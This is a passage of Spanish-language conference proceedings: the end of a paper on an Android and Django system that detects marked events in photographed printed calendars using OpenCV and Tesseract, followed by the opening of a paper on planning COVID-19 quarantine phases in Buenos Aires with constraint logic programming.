$$\begin{aligned} \sigma_b^2(t) &= \sigma^2 - \sigma_w^2(t) = w_0(\mu_0(t) - \mu_T)^2 + w_1(\mu_1(t) - \mu_T)^2 \\ &= w_0(t)w_1(t) [\mu_0(t) - \mu_1(t)]^2 \end{aligned}$$

expresándose en términos de las probabilidades w y medias μ de las clases

$$\mu_0(t) = \frac{\sum_{i=0}^{t-1} ip(i)}{w_0(t)}$$

$$\mu_1(t) = \frac{\sum_{i=t}^{L-1} ip(i)}{w_1(t)}$$

$$\mu_T = \sum_{i=0}^{L-1} ip(i)$$

El algoritmo se hace iterativo y converge al encontrar la máxima varianza entre clases.

Algoritmo de medias no locales

Este algoritmo fue introducido por Buades [4] y ha demostrado ser un método simple pero eficaz para eliminar ruido en imágenes. Para eliminar el ruido en un píxel dado, utiliza un promedio ponderado de otros píxeles en la imagen ruidosa. En particular, dada una imagen ruidosa $u = u_i$, la imagen sin ruido $\hat{u} = \hat{u}_i$ en el píxel i , se calcula mediante la ecuación

$$\hat{u}_i = \frac{\sum_j w_{ij} u_j}{\sum_j w_{ij}}$$

donde w_{ij} es un peso asignado a los píxeles i y j , calculado sobre una vecindad geométrica centrada en los mismos dado de la siguiente manera

$$w_{ij} = e^{-\frac{1}{h^2} \|V_i - V_j\|^2}$$

Aquí, V_i y V_j representan las vecindades centradas en los píxeles i y j correspondientes a secciones de imagen de tamaño $k \times k$, $\|V_i - V_j\|$ es la norma euclídea de la diferencia de ambos vectores y h un parámetro de suavizado. Así, los pesos cumplen las siguientes condiciones

$$0 < w_{ij} < 1 \quad \text{y} \quad \sum_j w_{ij} = 1$$

y permiten que los píxeles con vecindades similares reciban un mayor peso en comparación a los píxeles cuyas vecindades se ven diferentes. De esta manera, se hace uso explícito del hecho de que en la mayoría de las imágenes aparecen patrones repetitivos.

Filtro de mediana

Este filtro pertenece al grupo de los filtros no lineales de orden, es bastante útil para eliminar ruidos del tipo gaussiano; sal y pimienta; y su combinación. Se define a partir de una ventana que se desplaza por la imagen y en cada paso se calcula un resultado que se asigna al píxel que coincide con el centro de la ventana. El proceso consiste en ordenar los valores de intensidad de los

píxeles y seleccionar el valor que está en el centro de esa lista [1].

3. Materiales y métodos

Definiciones y requerimientos del sistema

La funcionalidad básica del sistema puede resumirse como una serie de tareas: recibir una foto de un calendario ya sea desde la memoria del dispositivo o capturando una nueva con la cámara, identificar el formato del calendario, reconocer las fechas marcadas, generar una lista de eventos especificando sus días y meses, y articular la integración con la aplicación de calendario.

Las tareas específicas se agruparon en 3 bloques generales:

1. Pre-procesamiento de la imagen: se deben considerar y resolver situaciones donde, el calendario no está centrado en la foto, la foto fue capturada con cualquier distancia, se tienen distintos niveles de iluminación, la foto está desenfocada y la información no es nítida, existen rotaciones no deseadas en la foto, etc.
2. Identificación y reconocimiento: se debe reconocer el formato del calendario para identificar días y meses, se deben identificar las marcas que corresponden a eventos y reconocer si existen eventos de más de un día de duración.
3. Aplicación móvil: debe implementar funcionalidades para permitir al usuario tomar una foto o bien cargar una existente desde la memoria del dispositivo, enviar la misma a un servicio web que la procese y recibir los eventos enviados como respuesta para finalmente exportarlos a un calendario digital.

Para la implementación del sistema, atendiendo a las definiciones previas, se utilizan las siguientes tecnologías:

- Python + OpenCV [5, 6]: para el desarrollo del procesamiento de imágenes que será alojada en el servidor.
- Python + Django [7]: el servidor fue desarrollado funciona en python y se utilizó Django como framework, mientras que se encuentra alojado gratuitamente para pruebas en Heroku³.
- Android SDK + Java [8]: la app móvil es una aplicación nativa Android por lo que el desarrollo se codificó en Java.

³ Disponible en www.heroku.com.

- Retrofit⁴: para la comunicación desde la aplicación con la API del servidor. Permite programar la conexión HTTP para el envío de la imagen, y manejar/administrar la respuesta del servidor.

Se establecieron algunas pautas respecto de los modelos de calendarios permitidos, a saber: los meses deberán estar ubicados 4 por fila y en orden creciente de izquierda a derecha con su correspondiente nombre, las semanas podrán comenzar en lunes o domingo y deben estar las iniciales de los días identificando las columnas. La aplicación será lo suficientemente robusta para aceptar un calendario tanto en idioma español como en inglés. En la Figura 1 se presenta un modelo de calendario posible.



Figura 1. Modelo de calendario

Para las pruebas del sistema se generó un pequeño conjunto de imágenes con diferentes formatos. Los calendarios deberán tener un fondo uniforme, el calendario no estará necesariamente centrado en la imagen, puede presentar rotaciones, la imagen puede contener un fondo distinto al color del calendario, puede tener diferentes zoom y puede estar borrosa.

Diseño y esquema general

La app móvil tiene una serie de layout principales que se presentan en la Figura 2 y se esquematiza el flujo de la información. En la primer pantalla se solicita ingresar las etiquetas (colores + título) que representan los eventos en el calendario, por ejemplo, los eventos marcados en azul representan días de exámenes, los de color verde son los días de inscripción, etc. La siguiente pantalla permite capturar una fotografía o cargar una desde la memoria.




Figura 2. Diagrama de la app móvil

En la siguiente etapa la imagen es enviada al servidor para ser procesada y, si todo va bien, devuelve los eventos reconocidos; mientras que, si la imagen no cumple con los requisitos mínimos, se pide al usuario que repita el proceso previo. Finalmente, la última pantalla muestra la lista de eventos y permite sincronizarlos automáticamente con el calendario digital.

Desarrollo

Inicialmente, el procesamiento de la imagen se realizó en una versión desktop que, una vez testeada, se migró a una app móvil cliente-servidor. La primer etapa consiste en la validación de la imagen para poder continuar con el procesamiento, y se considera:

- que el nivel de brillo de la imagen esté dentro de los parámetros esperados (utilizando el nivel de gris medio).
- que la foto no esté desenfocada (utilizando el cálculo del Laplaciano).
- que la resolución del calendario dentro de la imagen sea apropiado (depende de la resolución y el zoom de la foto).
- que la calidad de la imagen permita identificar la información importante (p.e. los caracteres).

Luego de evaluar la validez de la imagen que elige el usuario, se procesa la imagen. El diagrama general del procesamiento de la información se presenta en la Figura 3. La primera tarea es obtener los bloques de los 12 meses y asignarles su etiqueta correspondiente. Los modelos de

⁴ Disponible en <https://square.github.io/retrofit/>

calendarios considerados presentan la información de los meses con una distancia significativa (ver Fig. 1).




Figura 3. Diagrama de bloques de procesos

La imagen se procesa para corregir rotaciones (utilizando la transformada de Hough) y escalados. Luego, esta imagen se segmenta, umbraliza (mediante Otsu), recorta y mejora con morfología matemática y filtrado. A este resultado se le aplican operaciones de dilatación para uniformizar los bloques de los meses. Se descartan los bloques que no sean rectangulares y que su tamaño este entre $(1/12)$ del tamaño del calendario (límite superior) y $(1/12)*0.3$ (límite inferior). Finalmente, se obtienen los bloques de los 12 meses.

Sobre cada bloque, se determinarán los días que integran ese mes y si la semana comienza en domingo o lunes. Esto se hace extrayendo la cabecera del bloque y reconociendo el nombre de los días a través de la biblioteca *pytesseract* [9]. Se consideran situaciones donde los días son expresados por su inicial, por dos o tres letras iniciales. Además, se procesa morfológicamente el bloque para obtener una grilla con la localización de cada día en particular. Luego, se procede a identificar eventos para cada mes, a partir de la información de color mediante segmentación.

Una vez resuelto el procesamiento general de la imagen, se procede a implementar las funcionalidades

necesarias para que la app funcione en el esquema cliente-servidor. Este proceso se agrupa en 3 etapas:

1. *Definiciones y permisos*: se desarrollaron funciones para chequear si la app cuenta con los permisos para funcionar correctamente y, en caso de que no, se pide autorización al usuario. Los permisos corresponden al uso de internet, escritura/lectura del almacenamiento y escritura/lectura del calendario. En la pantalla inicial, definir las etiquetas y colores de los eventos es obligatorio, no se puede continuar si no se define.
2. *Aplicación Web*: esta aplicación permite recibir una imagen vía HTTP POST, realizar todo el procesamiento de la imagen y luego, devolver un archivo JSON.
3. *Administración de resultados*: se desarrollaron las funciones para recibir la información de eventos desde el servicio web, y manejar los errores. Según la documentación oficial de Android Studio [10], las inserciones y actualizaciones de eventos del calendario deben realizarse en un subproceso asíncrono para trasladar la acción a segundo plano, para lo que se desarrolló una subclase AsyncTask. De esta manera, la información recibida se combina con las etiquetas almacenadas y se crean los eventos finales.

4. Resultados y discusiones

Las pruebas iniciales se realizaron con calendarios bastante "ideales", editados con herramientas gráficas, con el fin de comprobar el funcionamiento general y la coherencia de los resultados. Luego, continuamos realizando pruebas con calendarios "reales", tomando imágenes con la cámara de un teléfono móvil. Tanto para la versión standalone como para la versión web, la metodología de evaluación fue similar. En la Figura 4 y 5 se presenta un ejemplo de cada tipo de calendario respectivamente. Aquí podemos encontrar imágenes reales que presenten algún tipo de ruido, lo cual se podrá solucionar aplicando filtro de medias no locales o filtro de medianas, lo que permitirá limpiar la imagen y seguir su proceso. Otra de las diferencias que se podrá encontrar entre ambas imágenes es la nitidez y el enfoque que presenta cada una, lo cual puede ser detectado a través del operador Laplaciano, mencionado en secciones anteriores, el cual permitirá decidir si la imagen supera el umbral estimado y continuar el proceso, o de lo contrario descartar la misma.

CALENDAR 2020

January	February	March	April
Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31	Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31	Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31	Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
May	June	July	August
Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31	Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30	Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31	Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
September	October	November	December
Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30	Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31	Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30	Mo Tu We Th Fr Sa Su 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31

Figura 4. Calendario "ideal"



Figura 5. Calendario "real"

Luego de las primeras etapas de procesamiento se logra obtener los bloques dilatados (Fig. 6) y en el paso posterior se identifican los meses (en color verde, Fig. 7). Para cada bloque de mes es posible identificar la posición de los días, el resultado puede verse en la Figura 8.



Figura 8. Identificación de la posición de los días

En lo que respecta a las pruebas cliente-servidor, se probó su funcionamiento utilizando Postman para poder enviar un HTTP POST con la imagen al servidor. El resultado es una cadena JSON que está compuesto por el set (mes, color y días para cada evento) o por un mensaje de error (ver Figura 9).

Para ilustrar el funcionamiento de la aplicación final, se presentan capturas de pantalla de la aplicación ejecutándose en un dispositivo móvil. En la Figura 10, se



Figura 6. Filtrado de bloques



Figura 7. Detección de los meses




Figura 9: Resultado servicio web

presenta la pantalla inicial de la aplicación donde se solicitan los permisos necesarios y luego, la configuración de los eventos. Dicha configuración es representada a través de etiquetas las cuales serán ingresadas por el usuario para identificar los títulos de cada evento que se corresponderá a cada color. En la figura 10, podemos apreciar un ejemplo de las etiquetas que proporciona como sugerencia la aplicación. En la pantalla siguiente se accede a la carga/captura de la imagen. Luego, se procesa (esto demanda algunos segundos en la comunicación y procesamiento en el servidor) y la aplicación nos informará al respecto tal como se muestra en la Figura 11. Una vez finalizado este proceso, en caso de que haya sido exitoso, la aplicación mostrará los eventos que ha obtenido desde el servidor y se dispondrán a través de una lista desplegada en pantalla. Aquí se detalla la información obtenida de la imagen cargada, enumerando para cada conjunto de eventos, el mes al que pertenece, su etiqueta correspondiente al evento designado para dicho color, y los días correspondientes al evento marcado. Luego, el usuario tendrá la opción de sincronizarlos al calendario de Google y la aplicación mostrará la información que se observa en la Figura 13. En caso contrario, se le informará al usuario que ha ocurrido un error (Figura 14).




Figura 10: Pantalla de inicio




Figura 11: Pantalla de espera




Figura 12: Eventos obtenidos



Figura 13: Pantalla para importar eventos




Figura 14: Posible mensaje de error

5. Conclusiones y Trabajos futuros

En este trabajo se presentó el diseño y desarrollo de un sistema que permite la identificación automática de eventos en calendarios impresos para su posterior sincronización con herramientas de calendarios digitales. Se ha podido alcanzar una implementación que contempla desde la adquisición de la imagen hasta la sincronización con el calendario de Google, y se realizó utilizando técnicas de procesamiento digital de imágenes con lo que se lograron resultados muy satisfactorios. Se implementaron métodos para identificar, resolver y/o notificar diferentes situaciones de adquisición de imágenes: poca iluminación, desenfoco, etc. En una segunda etapa fue posible desarrollar una app Android que funciona en un esquema cliente-servidor de forma consistente con la aplicación standalone. Esta aplicación está disponible de forma gratuita en <https://github.com/gcoron/CalendarDigitizerApp>.

En esta versión, se debe tener en cuenta que la fotografía capturada debe tener buenas condiciones para que los eventos sean detectados de forma correcta. Los colores que se utilizan para resaltar los distintos eventos, un calendario con el papel arrugado o si existe otro elemento en la foto además del calendario se generan “ruidos” en el proceso y pueden llevar a una detección incorrecta del calendario, de los meses, de cada evento y los días.

Como trabajo futuro se podría implementar métodos que permitan corregir/reducir el desenfoco que pueda introducir el usuario al momento de tomar la fotografía y no solo detectarlo; de esta forma se podría extender el uso incluso a aquellas imágenes que estén borrosas. Además,

se pretende dotar a la aplicación de funciones para interacción con los usuarios, a fin de abordar correcciones o mejoras que vayan detectando.

Referencias

- [1] Gonzalez, R. C., & Woods, R. E. (2007). Image processing. Digital image processing, 2, 1.
- [2] Serra, J., & Soille, P. (Eds.). (2012). Mathematical morphology and its applications to image processing (Vol. 2). Springer Science & Business Media.
- [3] Otsu, N. (1979). A threshold selection method from gray-level histograms. IEEE transactions on systems, man, and cybernetics, 9(1), 62-66.
- [4] Buades, A., Coll, B., & Morel, J. M. (2011). Non-local means denoising. Image Processing On Line, 1, 208-212.
- [5] Minichino, Joe, and Joseph Howse. Learning OpenCV 3 Computer Vision with Python. Packt Publishing Ltd, 2015.
- [6] Laganière, Robert. OpenCV 3 Computer Vision Application Programming Cookbook. Packt Publishing Ltd, 2017.
- [7] Duzon, S., Bendoraitis, A., & Ravindran, A. (2016). Django: Web Development with Python. Packt Publishing Ltd.
- [8] Studio, A. (2017). Android Studio. The Official IDE for Android.
- [9] Matthias Lee. Pytesseract . Accedido en 19-06-2020 a url- <https://pypi.org/project/pytesseract/>. 2020.
- [10] Developer Android Studio. "Calendar provider overview". Accedido en 18/08/2020 a url <https://developer.android.com/guide/topics/providers/calendar-provider>.

Consideraciones acerca de un plan para la cuarentena de la próxima pandemia

Guillermo Pantaleo

Universidad de Buenos Aires, Facultad de Ingeniería, Departamento de Computación

gpantaleo@fi.uba.ar

Resumen

La cuarentena es la única herramienta para controlar una epidemia/pandemia cuando un virus nuevo como el Covid-19 se expande. Hasta contar con elementos preventivos, las acciones para evitar los contagios, son las cuarentenas. El objetivo de este trabajo fue proveer una herramienta de ayuda en la planificación de este tipo de eventos. Proponemos un procedimiento/algorithm que funciona como soporte para sobrellevar las dificultades de planificar estratégicamente y con tiempo de antelación estas medidas. El mismo se basó en el análisis de las datos de la pandemia/cuarentena de la Ciudad Autónoma de Buenos Aires y en la utilización de Programación Lógica con Restricciones. Se presenta el análisis, la implementación y un caso de prueba de la propuesta.

Introducción

La dificultad de establecer un plan frente a una pandemia quedó en evidencia en los primeros meses del presente año. Han sido diversas las medidas adoptadas por los distintos gobiernos del mundo. Algunos países han establecido cuarentenas férreas y disciplinadas, otros más laxas y algunos solo han aconsejado a la población a mantener ciertas medidas de distanciamiento [1]. Los resultados han sido de los más variados, aunque es indiscutible que ésta fue lo único disponible y en la mayoría de los casos se actuó a medida que los hechos se iban sucediendo. La efectividad de estas medidas depende fuertemente de la idiosincrasia de las poblaciones, de los mecanismos de control de las autoridades, de la forma de comunicación, del tiempo de duración y de otros aspectos que aún ignoramos porque no han sido analizados.

Para analizar la dinámica de una pandemia de estas características nos basamos en el modelo propuesto por

los epidemiólogos y analizado con atención desde la epidemia de A(H1N1) en el año 2009 [2]. No fue nuestro objetivo modelar el fenómeno más allá del comportamiento macroscópico y los datos asociados, para un análisis detallado de sus parámetros ha habido varios trabajos publicados [3, 4]. La fórmula que describe el número de infectados, después de algunas simplificaciones es:

(1) $I(t) = I_0 * e^{(\gamma * (R_0 - 1) * t)}$, donde $R_0 = \lambda / \gamma$, siendo λ el índice de contagio y $1 / \gamma$ la prevalencia de la enfermedad. En las fórmulas originales puede verse el valor denominado efectivo para $Re = R_0 * S / N$, donde S describe la población susceptible de infectarse y N la población total.

Si R_0 es menor que 1, entonces la enfermedad va a desaparecer en una población, porque en promedio una persona infectada va a contagiar a menos de una persona susceptible. Por otra parte, si R_0 es mayor a 1, la enfermedad se va a diseminar.


Este parámetro es utilizado de dos maneras distintas:

- Como índice básico de reproducción: describe lo que ocurriría si una persona infectada entra en contacto con una comunidad totalmente susceptible y, por tanto, es una estimación en un escenario teórico.
- Como valor efectivo de reproducción: está afectado por las características de la población, que va cambiando a lo largo de la duración de la epidemia.

Ambos dependen de las características de la enfermedad, en cuánto a su velocidad de contagio, de la susceptibilidad de la población, de su condición socioeconómica, de las condiciones ambientales, del clima y de las costumbres y carácter de las personas que conforman la población.

Después de estas consideraciones, queda claro que para bajar los contagios se puede hacer de dos formas:

a)



b)




Figura 1. Efectos del aplanamiento de la curva de contagios en la ciudad de Buenos Aires. Se muestra a) la curva de contagios modelada por la ecuación (1) y la curva real aplanada por el aislamiento, b) se muestra para el mismo caso los efectos sobre las camas UTI (unidades de terapia intensiva) del sector público. Ambas figuras corresponden a los datos de la Ciudad Autónoma de Buenos Aires.

- Bajar el índice de contagios λ por medio de una cuarentena
- Bajar la población susceptible S por medio de una vacuna

Nuestra propuesta se basó en la primera alternativa y muestra una forma de planificar las fases por la cuales debe transitar la cuarentena. El objetivo fue contar con una herramienta que implemente el procedimiento de

búsqueda en el espacio de soluciones de una secuencia de fases de la cuarentena que permita mantener sin saturación el sistema sanitario de terapias intensivas. Para esto son necesarias dos cuestiones, por un lado entender el modelo de la fórmula (1) para la región donde se va a planificar la cuarentena y por el otro definir la estrategia a utilizar en términos de reglas lógicas o restricciones. En las próximas secciones describimos ambas.

Análisis preliminar de datos

La estrategia mencionada en su aspecto más general se basa en el aplanamiento de la curva de infectados como se muestra en la figura 1. Para lograrlo se deben definir las condiciones del aislamiento que debe mantener la población. En este trabajo utilizamos como escenario de desarrollo y prueba la Ciudad Autónoma de Buenos Aires, Argentina. El gobierno argentino definió las condiciones que se muestran en la Tabla 1 [9]. Hasta el día de la fecha, en que se escribe este trabajo, la cuarentena ha transcurrido de la siguiente forma

Etapas 1: del 22 de marzo al 12 de abril, Fase 1

Etapas 2: del 12 de abril al 26 de abril, Fase 2

Etapas 3: del 26 de abril al 1 de julio, Fase 3

Etapas 4: del 1 de julio al 20 de julio, Fase 1


Etapas 5: del 21 de julio hasta el presente, Fase 3

Para cada una de las fases definidas y mostradas en la Tabla 1, debimos cuantificar el impacto que las mismas tuvieron, ya que buscamos trasladar éste a un ajuste del parámetro R_0 de la fórmula (1). Teníamos una estimación del mismo publicada en [6] para once países de Europa, pero como ya expresamos el mismo depende fuertemente de la población sobre la que se hace el estudio. Para esto elegimos utilizar como guía la disminución de la movilidad en el transporte, datos publicados por el Gobierno de la Ciudad de Buenos Aires, cuyas curvas se muestran en la figura 3 que sigue.

Fases de la cuarentena					
	Fase 1	Fase 2	Fase 3	Fase 4	Fase 5
Movilidad	Hasta 10%	Hasta 25%	Hasta 50%	Hasta 75%	Más 75%

Tabla 1. Se muestra la movilidad de cada fase de la cuarentena definida por el Gobierno de Argentina. Los porcentajes indican la movilidad relativa a la normal en tiempos de no aislamiento.

a)



b)

